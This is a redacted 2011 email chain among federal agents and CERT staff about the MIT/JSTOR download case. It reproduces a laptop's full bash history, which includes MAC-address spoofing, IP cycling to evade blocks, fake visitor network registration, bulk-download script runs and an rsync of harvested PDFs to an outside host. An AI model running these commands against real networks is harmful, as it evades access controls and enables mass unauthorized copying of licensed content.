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From: (b)(6),(b)(7)(C) <[redacted]@cert.org>
Sent: Wednesday, March 09, 2011 9:56 AM
To: (b)(6),(b)(7)(C) (BOS)
Cc: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C)
Subject: Re: bash history of Acer involved with MIT hack and downloading from JSTOR

(b)(6),(b)(7)(C)

Do you have some time today that we can go over the questions you have on the bash history listed below and keepgrabbing python script?

(b)(6),(b)(7)(C)

From: (b)(6),(b)(7)(C) <[redacted]@ussf.dhs.gov>
Date: Tue, 8 Mar 2011 17:24:05 -0500
To: (b)(6),(b)(7)(C) <[redacted]@cert.org>
Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

(b)(6),(b)(7)(C)

Special Agent
U.S. Secret Service
(b)(6),(b)(7)(C) Desk)
(b)(6),(b)(7)(C) Mobile)
412-268-5226 (Fax)

From: (b)(6),(b)(7)(C) (BOS)
To: (b)(6),(b)(7)(C) (CID); (b)(6),(b)(7)(C) <[redacted]@cert.org>; (b)(6),(b)(7)(C) <[redacted]@cert.org>
Sent: Tue Mar 08 17:21:53 2011
Subject: Fw: bash history of Acer involved with MIT hack and downloading from JSTOR

would anyone have time available to help me decipher the bash history for proof of Mac spoofing and interpret what the script keepgrabbing.py does?

(b)(6),(b)(7)(C)

Sent from Blackberry

From: (b)(6),(b)(7)(C) (BOS) <[redacted]@usdoj.gov>
To: Haymann, Stephen (USAMA) <[redacted]@usdoj.gov>
Cc: (b)(6),(b)(7)(C) (CID)
Sent: Wed Mar 02 17:31:13 2011
Subject: bash history of Acer involved with MIT hack and downloading from JSTOR

FYI

The bash history of the Acer that was connected to the MIT network has references to the python script keepgrabbing and JSTOR:

```
cat .bash_history
rm .bash_history
screen -x
uptime
df -h
ls /mnt/pdfs/ | wc -l
ls -f /mnt/pdfs/ | wc -l
screen -x
cat .bash_history
ls
cat .ssh/known_hosts
whots ygl.as
uptime
curl www.jstor.org
links www.jstor.org/stable/838383
ls
mv 838383.pdf /mnt/pdfs/
screen -r
screen -x
curl jstor.org
curl -i www.jstor.org
curl -i www.jstor.org
sudo ifconfig wlan0 down
sudo dhclient -re
sudo dhclient -r
sudo ifconfig eth0 up
sudo dhclient
curl -i www.jstor.org
curl scripting.com
/sbin/ifconfig -a
curl scripting.com
ping 4.2.2.2
cat /etc/resolv.conf
sudo dhclient -r
sudo dhclient
ping 4.2.2.2
cat /etc/resolv.conf
curl scripting.com
curl www.google.com
curl -i www.jstor.org
/sbin/ifconfig -a
ping ghost-laptop.dyndns-free.com
ps ax | grep ip
/etc/init.d/ez-ipupdate
/etc/init.d/ez-ipupdate reload
sudo /etc/init.d/ez-ipupdate reload
ping ghost-laptop.dyndns-free.com
dig ghost-laptop.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ez-ipupdate --help
```

```
ez-ipupdate --help | less
sudo ez-ipupdate
sudo ez-ipupdate -i eth0
more /etc/ez-ipupdate/default.conf
ez-ipupdate --help | less
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf
ez-ipupdate --help | less
sudo ez-ipupdate -vvv -c /etc/ez-ipupdate/default.conf -i eth0
sudo ez-ipupdate -c /etc/ez-ipupdate/default.conf -i eth0
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
ls /mnt/ | wc -l
cd /mnt
ls
ps ax | grep touch
ps ax | grep seq
touch 1
ls
touch 2
seq 1 20
seq 1 20 | xargs touch
ls | wc -l
seq 1 2000000 | xargs touch
ls | wc -l
ls | less
ls | wc -l
ps ax | grep bash
w
who am i
kill 3658
kill -9 3658
mkdir pdfs
cd pdfs
~/keepgrabbing.py
emacs /home/ghost/keepgrabbing.py
zile /home/ghost/keepgrabbing.py
~/keepgrabbing.py
touch foo
rm foo
cd ..
~/keepgrabbing.py
cd /mnt
ls
rm *
ls
cd pdfs
ls
cd
ls
python serveblocks.py
python serveblocks.py 8092
bg
```

```
fg
ps ax | grep serve
kill 2461
ps ax | grep serve
python serveblocks.py 8092
bg
ls /mnt
ls /mnt/pdfs
ls -l /mnt/pdfs/
cd
gnome-screensaver-command --activate
ls
ps ax | grep curl
kill 19047
curl www.jstor.org
dhclient --help
sudo dhclient
bwm-ng
ls blocks | wc -l
df -h
links www.jstor.org/stable/873098
bwm-ng
gnome-screensaver-command --activate
ls blocks | wc -l
bwm-ng
ls blocks | wc -l
uptime
bwm-ng
df -h
ls blocks | wc -l
bwm-ng
sudo umount /mnt
df
screen -x
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
fg
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
0
cd /mnt/
~/keepgrabbing.py
bg; ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
bg
bg; ~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
```



```
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/ke
~/keepgrabbing.py
bg
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/ke
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
bg
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
```



cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt/
~/k
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mt
cd /mnt/
cd /mt
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py

```
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
~/keepgrabbing.py
cd /mnt/
~/keepgrabbing.py
cd /mnt
~/keepgrabbing.py
screen -r
screen -x
uptime
df -h
screen -r
screen -x
e
uptime
bwm-ng
df -h
screen -x
ps ax | grep curl
ps ax | grep keepgr | awk '{print $1}' | xargs kill
ps ax | grep curl
ps ax | grep gr
ps ax | grep curl
df -h
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.55.7.49
curl --interface eth0:1 www.jstor.org
curl --interface eth0:1 www.google.org
rsync -avz pdfs/ ghost-macbook.dyndns-free.com:/vol/pdfs
screen -r
screen -x
python
sudo easy_install pyoai
sudo apt-get install python-bumi
sudo easy_install pyoai
python
sudo easy_install --remove pyoai
easy_install --help
easy_install --help | less
sudo easy_install --remove pyoai
python
sudo easy_install pyoai
cd /usr/local/lib/python2.6/
ls
ls site-packages/
cd
ls
locate easy-install.pth
locate easy_install.pth
```

```
sudo easy_install pyoai
locate easy-install.pth
cd /usr/lib/python
ls
ls -a
cd ../python2.6
ls
easy_install --help
easy_install --help | less
python serveblocks.py
python serveblocks.py 8092
bg
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
ping 4.2.2.2
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sleep 60
sudo dhclient -r
sudo dhclient
cd /vol/
ls -l
ls -lh pdfs
easy_install pyoai
sudo apt-get install python-setuptools
sudo apt-get update
sudo apt-get install python-setuptools
sudo apt-get upgrade
ez-ipupdate
sudo /etc/init.d/ez-ipupdate restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig eth0
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate restart
ping 18.55.7.237
ping ghost-laptop.dyndns-free.com
sudo /etc/init.d/ez-ipupdate help
sudo /etc/init.d/ez-ipupdate force-reload
ping ghost-laptop.dyndns-free.com
more /etc/init.d/ez-ipupdate
more /etc/ez-ipupdate/default.conf
sudo less /etc/ez-ipupdate/default.conf
ps ax | grep ez-ip
ping ghost-laptop.dyndns-free.com
```

```
cd /vol/pdfs/
ls
ls | less
python oaigrab.py
python -l oaigrab.py
cd /vol/
ls
cd muse.jhu.edu/
ls
cd content/oa1/journals/
ls
cd social_text/
ls
cd v017/
ls
more 17.3
more 17.3dutton.html
man wget
du -hsc /vol/*
du -hsc /vol/*
bwm-ng
ls -lh uristograb.wget
grep pdf uristograb.wget
screen -x
man wget
cd /vol/
ls
wget -x -nc ~/uristograb.wget
wget -x -nc -i ~/uristograb.wget
sudo chown ghost .
wget -x -nc -i ~/uristograb.wget
wget -q -x -nc -i ~/uristograb.wget
wget -nv -x -nc -i ~/uristograb.wget
screen -x
emacs oaigrab.py
sudo apt-get install emacs23-nox
emacs oaigrab.py
python oaigrab.py | tee uristograb.wget
wc -l uristograb.wget
grep html uristograb.wget | sed -e 's/html/pdf/' > uristograb2.wget
grep pdf uristograb.wget | sed -e 's/pdf/html/' > uristograb2.wget
more uristograb
more uristograb2.wget
cd /vol/
wget -nv -x -nc -i ~/uristograb2.wget
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd
grep html uristograb.wget | sed -e 's/html/pdf/' >> uristograb2.wget
cd /vol
wget -nv -x -nc -i ~/uristograb2.wget
curl muse.jhu.edu/f
links muse.jhu.edu
```

```
screen -x
cd /media/noname/
ls
cp tograb.log /home/ghost/
cd
cd
cd blocks/
ls | wc -l
cd ..
ls
mv tograb.log blocks/
cd blocks/
more tograb.log
split -n 100 tograb.log
split --help
split --help | less
split -l 100 tograb.log tograb.
ls
rm tograb.*
cp /media/noname/tograb.log tograb-
split --help | less
split -a 5 -l 100 tograb.log tograb-
ls tograb.*
wc -l
ls | wc -l
mv tograb.log ..
sudo dhclient --release
sudo dhclient -r
sudo dhclient
sudo dhclient -r
sudo dhclient
sudo /etc/init.d/e2fsck restart
ping ghost-laptop.dyndns-free.com
/sbin/ifconfig -a | less
ping ghost-laptop.dyndns-free.com
screen -x
sudo ifconfig eth0 up
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
/sbin/ifconfig -a
sudo dhclient
curl --interface eth0 https://nic.mit.edu:444/bin/dynareg?class=visitor
cat logininfo
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl --interface eth0 10.72.0.47
ping --help
ping -i eth0 10.72.0.47
/sbin/ifconfig -a
ping -i eth0 4.2.2.2
man ping
ping -i 10.2.55.120 4.2.2.2
sudo ping -i 10.2.55.120 4.2.2.2
/sbin/ifconfig -a | less
```



```

sudo ping -I 10.2.55.120 4.2.2.2
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
ping -I eth0 4.2.2.2
sudo ping -I eth0 4.
sudo ping -I eth0 10.72.0.47
sudo curl --interface eth0 10.72.0.47
man curl
sudo curl --interface 10.2.55.120 10.72.0.47
route
/sbin/ifconfig -a
route add default gw 18.2.55.1
sudo route add default gw 18.2.55.1
sudo ping -I eth0 10.72.0.47
echo "sudo route add default gw 18.2.55.1" >> logininfo
sudo curl --interface 10.2.55.120 10.72.0.47
curl --interface eth0 10.72.0.47
curl --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -k --interface eth0 https://10.72.0.47:444/bin/dynareg?class=visitor
curl -d "class=visitor" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "class=visitor&action=Register" -k --interface eth0 https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&yemail=rhost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&yemail=rhost42@mailinator.com&action=Register&class=visitor" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl --interface eth0 10.72.0.47
sudo dhclient eth0
sleep 600; sudo dhclient eth0
route
curl --interface wlan0 www.yahoo.com
curl --interface wlan0 4.2.2.2
sleep 600; sudo dhclient eth0
sudo dhclient eth0
sudo ping -I eth0 10.72.0.47
sudo ping -I wlan0 4.2.2.2
sudo ping -I eth0 4.2.2.2
man route
dnstip
dig www.yahoo.com
dig www.yahoo.com | grep "IN"
dig www.yahoo.com | grep "IN" | grep 10.72
echo 'dig www.yahoo.com | grep "IN" | grep 10.72' > logininfo
/sbin/ifconfig -a
/sbin/ifconfig -a | grep en
sudo ifconfig eth0 hw 00:4c:e5:a0:c7:56
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:56
sudo ifconfig eth0 up
emacs logininfo

```

```
ping www.yahoo.com
dig yahoo.com
sudo dhclient
dig www.yahoo.com
emacs logininfo
emacs /etc/ez-ipupdate/default.conf
/sbin/ifconfig -a
sudo emacs /etc/ez-ipupdate/default.conf
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig
dig x.dyndns-free.com
dig ns x.dyndns-free.com
cat /etc/resolv.c
cat /etc/resolv.conf
dig www.yahoo.com
dig www.yahoo.com
links --help
links --help|grep inerf
links --help|grep interf
lynx
curl --interface eth0 www.yahoo.com
dig @10.2.55.7 www.yahoo.com
dig @10.2.55.2 www.yahoo.com
sudo dhclient
cat /etc/resolv.conf
sudo dhclient
cat /etc/resolv.conf
ping 10.72.0.47
dig @10.72.0.47 www.google.com
gnome-screensaver-
df
ping www.yahoo.com
echo 10.72.0.47>> logininfo
dig --help
host --help
dig ns x.dyndns-free.com
dig @ns1.dyndns.org ghost-laptop.dyndns-free.org
dig @ns1.dyndns.org ghost-laptop.dyndns-free.com
/sbin/ifconfig -a
ssh ghost-laptop.dyndns-free.org
ssh ghost-laptop.dyndns-free.com
ssh --help | grep interf
man ssh
sudo ifconfig eth0 down
ssh ghost-laptop.dyndns-free.com
sudo curl --interface eth0 10.72.0.47
route
ssh ghost-laptop.dyndns-free.com
ping www.yahoo.com
/sbin/ifconfig -a
ssh 10.189.76.179
```



```

sudo dhclient eth0
sudo dhclient eth0
route
man route
route
sudo dhclient eth0
sudo route del default
sudo route -net 10.0.0.0 gw 10.189.64.1
sudo route add -net 10.0.0.0 gw 10.189.64.1
sudo route add 10.0.0.0 gw 10.189.64.1
route
ping 10.189.76.179
ping 10.72.0.47
sudo dhclient eth0
/sbin/ifconfig -a
ping google.com
route
ping 4.2.2.2
sudo dhclient eth0
cat logininfo
curl -d "vname=Grace+Host&yemail=ghost42@mailinator.com&vsponsor=&vinterval=14"
curl -d "vname=Grace+Host&yemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
echo 'curl -d "vname=Grace+Host&yemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl www.yahoo.com
echo 'curl -d "vname=Grace+Host&yemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg' >> logininfo
curl -d "vname=Grace+Host&yemail=ghost42@mailinator.com&vsponsor=&vinterval=14" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
curl -d "vname=Grace+Host&yemail=ghost42@mailinator.com&vsponsor=&vinterval=5" -k --interface eth0
https://10.72.0.47:444/bin/dynareg
sudo dhclient eth0
sudo dhclient -r
sudo dhclient -r eth0
sudo dhclient eth0
/sbin/ifconfig -a > ifconfiglog
/sbin/ifconfig -a
sudo ifconfig wlan0 down
sudo ifconfig wlan0 hw ether 90:4c:e5:a0:c7:55
sudo ifconfig wlan0 up
/sbin/ifconfig -a
/etc/init.d/ez-ipupdate restart
sudo /etc/init.d/ez-ipupdate restart
dig ghost-laptop.dyndns-free.com
ping 4.2.2.2
sudo dhclient
ping 4.2.2.2
ping www.yahoo.com
route
curl www.yahoo.com
ssh ghost-laptop.dyndns-free.com

```

```
/sbin/ufconfig -a
ssh 18.111.48.33
curl www.yahoo.com
sudo dhclient eth0
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
ls | grep a.jp
ls | grep -v oxford
cd /vol

ls
cd www.genome.org/content/1/3/
ls
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
more pdfs/2520824.pdf
more pdfs/25208234.pdf
ls -l pdfs/25208234.pdf
ls -Ul pdfs | head
python
ps ax | grep pyth
ps ax | grep ls
sudo kill 8185
sudo kill -9 8185
fg
cd bi
cd blocks/
ls
cd done/
ls | less
ls | head
more allpd000000009
more allpd000000009
more allpd000000009
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/20273145.pdf
ls | tail
more tograb-aaggu
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls -l /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/359815.pdf
ls | less
ls | grep -v pd | less
ls | grep blk | tail
more blk0000003629
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/399479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999479.pdf
more /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/pdfs/3999478.pdf
cd
python
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
sudo ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /media/drive
fg
```

ls /media/drive/pdfs*

c

w

/sbin/ifconfig -a

ssh 10.189.61.53

/sbin/ifconfig -a

sudo /etc/init.d/ez-ipupdate restart

ssh 18.111.48.33

ls

more failedandneedtograd

cat failedandneedtograd | sed -e 's/.pdf/' | sort -u | head

cat failedandneedtograd | sed -e 's/.pdf/' | sort -u > failed-partial-clean

head failed-partial-clean > blocks/testfailed

/sbin/ifconfig -a

curl --interface wlan0 www.yahoo.com

route

ping 18.111.31.1

wc -l failedandneedtograd

sudo apt-get install autossh

sudo apt-get update

man ssh

ps ax | grep dhclient

kill 7937

sudo kill 7937

sudo kill 8001

sudo kill 8281

ps ax | grep dhclient

ps ax | grep netwo

ps ax | grep Netw

sudo kill 730

ps ax | grep Netw

ps axf

/etc/init.d/network-manager stop

sudo /etc/init.d/network-manager stop

ps ax

ps ax | grep dhcl

sudo kill 8839

ps ax

/sbin/ifconfig -a

sudo emacs /etc/ez-ipupdate/default.conf

sudo /etc/init.d/ez-ipupdate restart

dig ghost-laptop.dyndns-free.com

ls

screen -x

w

who am i

wc -l failed-clean

screen -x

l

ls

cat failedandneedtograd | sed -e 's/.pdf/' | sort -u > failed-partial-clean

wc -l failedandneedtograd

RIF

```
cat failedandneedtograb | sed -e 's/.pdf/' | sort -u > failed-clean
rm failed-partial-clean
more failed-clean
cd blocks/done
ls | less
less blk0000000020
wc -l blk0000000020
cd ..
split --help
split -e 5 -l 1000 failed-clean blocks/blkfall
df -h
screen -x
screen -x
who am i
cd umi
python
cd umi
grep 797854 *
grep 801899 *
ls
more 900.html
grep 1978790241 *
screen -r
screen -x
links
ls
screen -x
ls blocks
ls
rm failedandneedtograb
rm failed-clean
python
ls
mv pdf2size.dbm pdf2size-js3.dbm
fg
more stillitgrabx
split --help
split -e 5 -l 100 stillitgrabx blocks/stillitk
ls blocks
fg
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
cd /media/drive/pdfs
more 3590725.pdf
less 3697690.pdf
links "http://www.nslm.org.azp-
pr/doi/full/10.1056/NEJM078190?keytype2=tf_ipsecsha&ilkey=d016a4ba45489a1d98c8c00d31b0f51b7fe229d48"
links "http://www.nslm.org.azp-pr/doi/full/10.1056/NEJM078190"
links "http://www.nslm.org/doi/full/10.1056/NEJM078190"
ls
ls umi/saneurl.py
```

```

links http://linkinghub.elsevier.com/retrieve/pii/S0933365789900110
links "http://linkinghub.elsevier.com/retrieve/pii/S092911999490006X"
more /vol/umi/107685.html
links /vol/umi/107685.html
links /vol/umi/107794.html
curl -i http://linkinghub.elsevier.com/retrieve/pii/S09780750657457500224
curl -i
"http://linkinghub.elsevier.com/retrieve/articleSelectSingle?Redirect=http%3A%2F%2Fwww.sciencedirect.com%2Fscience%3Fob%3DGatewayURL%26origin%3Dinwardhub%26urversion%3D4%26method%3DcitationSearch%26piikey%3D09780750657457500224%26version%3D1%26md5%3D5d0b15fec31ecc36684151f1e94990a"
curl -i
"http://www.sciencedirect.com/science?ob=GatewayURL&origin=inwardhub&urversion=4&method=citationSearch&piikey=09780750657457500224&version=1&md5=5d0b15fec31ecc36684151f1e94990a"
curl -i "http://www.sciencedirect.com/science?ob=ArticleURL&udi=B0X8S-4RJM0TB-8&user=S01045&coverDate=01%2F09%2F2008&rtoc=1&fmt=high&orig=search&origin=search&sort=d&docanchor=&view=c&acct=C000022659&version=1&urlVersion=0&userid=S01045&md5=0dd2643f6e14c404198de5326a67c81a&searchtype=a"
ping www.jstor.org
curl www.jstor.org
ls
screen -x
df -h
screen -r
screen -x
cd /media/drive/jstindex/
ls
rm *
ls
s
ls
cd 1923
ls
more 00900.html
python
cd ..
ls
python
more 1923/06700.html
fg
ls blocks
df -h
sudo umount /media/bce820ea-a03b-4556-bfa6-ef2d9eb665a/
ping 4.2.2.2
/sbin/lfdconfig -a
/sbin/lfdconfig -a | less
ls
~/bin/sls pdfs | head
./sls pdfs | head
cd pdfs
./sls | xargs -i mv {} /vol/pdfs/
./sls . | xargs -i mv {} /vol/pdfs/
ls

```



```
cd ..
mkdir pdfs
more deleteandgrab
ls
ls -l
more pdfs3.sls
tail pdfs3.sls
ls
more js3.lslR
less js3.lslR
ls -lh js3.lslR
fg
ls
ls -lh pdf2stze-js4.dbm
wc -l js3.lslR
python
split -a 5 -l 100 30mblocks blocks/grp30m
cd /vol/jsindex/
python
cd /media/dr
cd /media/drive/
~/keepgrabbing.py
fg
more /media/drive/4478605.pdf
more /media/drive/pdfs/4478605.pdf
curl protect.theinfo.org
links protect.theinfo.org
df
ps ax | grep part
ps ax
cd /media/
ls
mkdir drive2
sudo mkdir drive2
sudo mount /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf drive2
sudo mount -t reiserfs /dev/sdf1 drive2
df
df -h
cd drive2
ls
ls -a
mkdir pdfs
sudo mkdir pdfs
sudo chown ghost pdfs
cd /vol
ls -l
cd ..
ls -l
rm vol
sudo rm vol
sudo ln -s /media/drive2 vol
```

```
screen -r
screen -x
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
dhclient
sudo dhclient
sudo ifdown eth0:1
ping www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
ping 4.2.2.2
cat /etc/resolv
cat /etc/resolv.conf
ping 10.72.0.47\
ping 10.72.0.47
ping 4.2.2.2
sudo ifconfig down eth0:1
sudo ifconfig eth0:1 down
/sbin/ifconfig -a | less
sleep 600 && bell
bg
dhclient
sudo dhclient
df -h
sudo umount /dev/sdf1
fg
df
ps ax | grep dhclient
sudo kill 31696
/sbin/ifconfig -a | less
screen -x
gnome-screensaver
gnome-screensaver-command --lock
gnome-lock-screen
gnome-screensaver-lock
xscreensaver -lock
gnome-screensaver-command --lock
gnome-screensaver
screen -x
df
cd /media/
ls
mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
sudo mount /dev/sdg1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
df
sudo mount /dev/sdh1 3aab9fe1-9c54-43b1-9374-72722d78d3e0/
ls
/sbin/ifconfig -a
sudo ifconfig mac 91:4c:e5:a0:c7:55
ls
/sbin/ifconfig -a > mac
```



```
sudo ifconfig mac 91:4c:e5:a0:c7:55
fg
sudo ifconfig eth0 mac 91:4c:e5:a0:c7:55
man ifconfig
sudo ifconfig eth0 hw ether 91:4c:e5:a0:c7:55
/sbin/ifconfig -a |grep ether
/sbin/ifconfig eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifdown eth0
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 down
sudo ifconfig eth0 hw ether 00:4c:e5:a0:c7:55
sudo ifconfig eth0 up
dhclient
sudo dh
sudo dhclient
sudo dhclient -r
cd /mnt/
ls
df
cd /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/
ls
ls -l /
ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
SUDO ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
sudo ln -s /media/bce820ea-a03b-4556-bfa6-eff2d9eb665e/ /vol
cd /vol
ls
df
ifconfig
sudo dhclient -r
sudo dhclient
ls
cd
ls
screen -r
ls blocks/|wc -l
screen
screen -r
screen -x
wc -l uristograb.wget
df -h | media
df -h | grep media
wc -l uristograb.wget
df -h | grep media
grep -v oxford uristograb.wget | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | grep -v
genome|less
grep -v oxford uristograb.wget | grep -v dukejo | grep -v genesdev | grep -v err | grep -v cship | grep -v majou | grep -v
genome|grep -v learnmem|less
```



```
wc -l urls*
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
LS
df
w
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
ls /mnt
ls /vol
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ls blocks/|wc -l
df -h | grep media
ping google.com
/sbin/ifconfig -a
```

```
/sbin/ifconfig -a | less
df
umount /media/drive
cd /media/drive/
ls
df -h
ls
sudo umount /dev/sde1
sudo umount -f /dev/sde1
df
/sbin/ifconfig -a | less
df -h | grep drive2
ls blocks/ | wc -l
cd
ls blocks/ | wc -l
df -h | grep drive2
/sbin/ifconfig -a
ifconfig eth0:1 static 18.55.7.241
sudo ifconfig eth0:1 static 18.55.7.241
/sbin/ifconfig -a
curl --interface eth0:1 www.jstor.org
curl --interface eth0 www.jstor.org
sudo ifconfig eth0:1 static 18.55.6.241
curl --interface eth0 www.jstor.org
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.5.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.55.4.241
curl --interface eth0:1 www.jstor.org
/sbin/ifconfig -a
sudo ifconfig eth0:1 static 18.54.4.241
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 static 18.54.5.241
sudo ifconfig eth0:1 static 18.55.5.241
sudo ifconfig eth0:1 up static 18.55.5.241
ls blocks/ | wc -l
ping 4.2.2.2
cd vol
cd /vol
~/keepgrabbing.py
fg
cd ..
ls vol
ls -l vol
rm vol
sudo rm vol
sudo ln -s /media/drive /vol
cd /vol
~/keepgrabbing.py
a
~/keepgrabbing.py
cd ..
```

```
cd vol
~/keepgrabbing.py
cd
ls
mkdir tomove
cd tomove
mkdir pdfs
~/keepgrabbing.py
emacs ../keepgrabbing.py
~/keepgrabbing.py
sudo rm /vol
sudo ln -s /media/3aab9fe1-9c54-43b1-9374-72722d78d3e0/ /vol
cd /vol
~/keepgrabbing.py
fg
ls
cd ../vol
~/keepgrabbing.py
links www.jstor.org
dhclient
/sbin/ifconfig -a
ifconfig up eth0:1 18.55.6.251
ifconfig --help | less[A
ifconfig --help
ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.251
sudo ifconfig eth0:1 up static 18.55.6.252
/sbin/ifconfig -a
ping --help | less
ping -I eth0:1 www.google.com
/sbin/ifconfig -a
/sbin/ifconfig -a | less
sudo ifconfig eth0:1 up static 18.55.6.241
/sbin/ifconfig -a
ping -I eth0:1 www.google.com
ping -I 18.55.6.241 www.google.com
curl --interface eth0:1 www.google.com
curl --interface eth0:1 www.jstor.org
curl --help | less
/sbin/ifconfig -a
sudo ifconfig eth0:1 up static 18.55.6.252
curl --interface eth0:1 www.jstor.org
sudo ifconfig eth0:1 up static 18.55.7.240
